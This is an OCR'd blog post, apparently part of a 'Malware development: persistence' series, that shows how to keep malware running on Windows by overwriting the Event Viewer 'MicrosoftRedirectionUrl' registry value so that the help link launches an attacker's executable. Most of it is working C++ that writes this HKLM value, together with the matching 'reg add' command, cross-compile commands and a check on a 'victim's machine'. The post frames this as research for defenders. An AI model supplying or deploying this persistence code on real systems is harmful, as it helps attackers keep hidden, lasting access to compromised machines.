
Malware development: persistence - part 14. Event Viewer help link. Simple C++ example.

cocomelonc.github.io/malware/2022/10/09/malware-pers-14.html

October 9, 2022

2 minute read


Hello, cybersecurity enthusiasts and white hackers!




This post is the result of my own research into one of the interesting malware persistence trick: via replacing Windows Event Viewer help link.

event viewer help link


Windows' Event Viewer has existed for over a decade. The Event Viewer examines a limited number of logs that Windows maintains on your computer. The logs are `XML`-formatted text files containing plain content.



As part of its user interface, Event Viewer provides a link to *Event Log Online Help*:



When clicked, a default help Microsoft link will be opened, which is defined at the windows registry at `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer`:



As you may have guessed, it would be logical to assume that the key: `MicrosoftRedirectionURL` value can be changed in the interests of an attacker. That's the trick.

practical example

Let's look at a practical example. Firstly, as usually, create evil application, `meow-meow` "malware" (`hack.cpp`):

```
/*
hack.cpp
evil app for windows persistence via
event viewer help link update
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/10/09/malware-pers-14.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

Then, create a program for persistence (`pers.cpp`):


```
/*
pers.cpp
windows persistence via
replace event viewer help link
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/10/09/malware-pers-14.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // event viewer
  const char* app = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Event Viewer";

  // evil app
  const char* exe = "file://Z:\\2022-10-09-malware-pers-14\\hack.exe";

  // app
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)app, 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // update registry key value
    // reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer" /v
"MicrosoftRedirectionUrl" /t REG_SZ /d "file://...\hack.exe" /f
    RegSetValueEx(hkey, (LPCSTR)"MicrosoftRedirectionUrl", 0, REG_SZ, (unsigned
char*)exe, strlen(exe));
    RegCloseKey(hkey);
  }

  return 0;
}
```

As you can see, the logic is simple, just update registry key value to `file://Z:\\2022-10-09-malware-pers-14\\hack.exe`.


demo

Let's go to see everything in action. Compile "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




check correctness:




and compile persistence script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Check default registry key values at the victim's machine - `Windows 10 x64` in my case:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer" /s
```

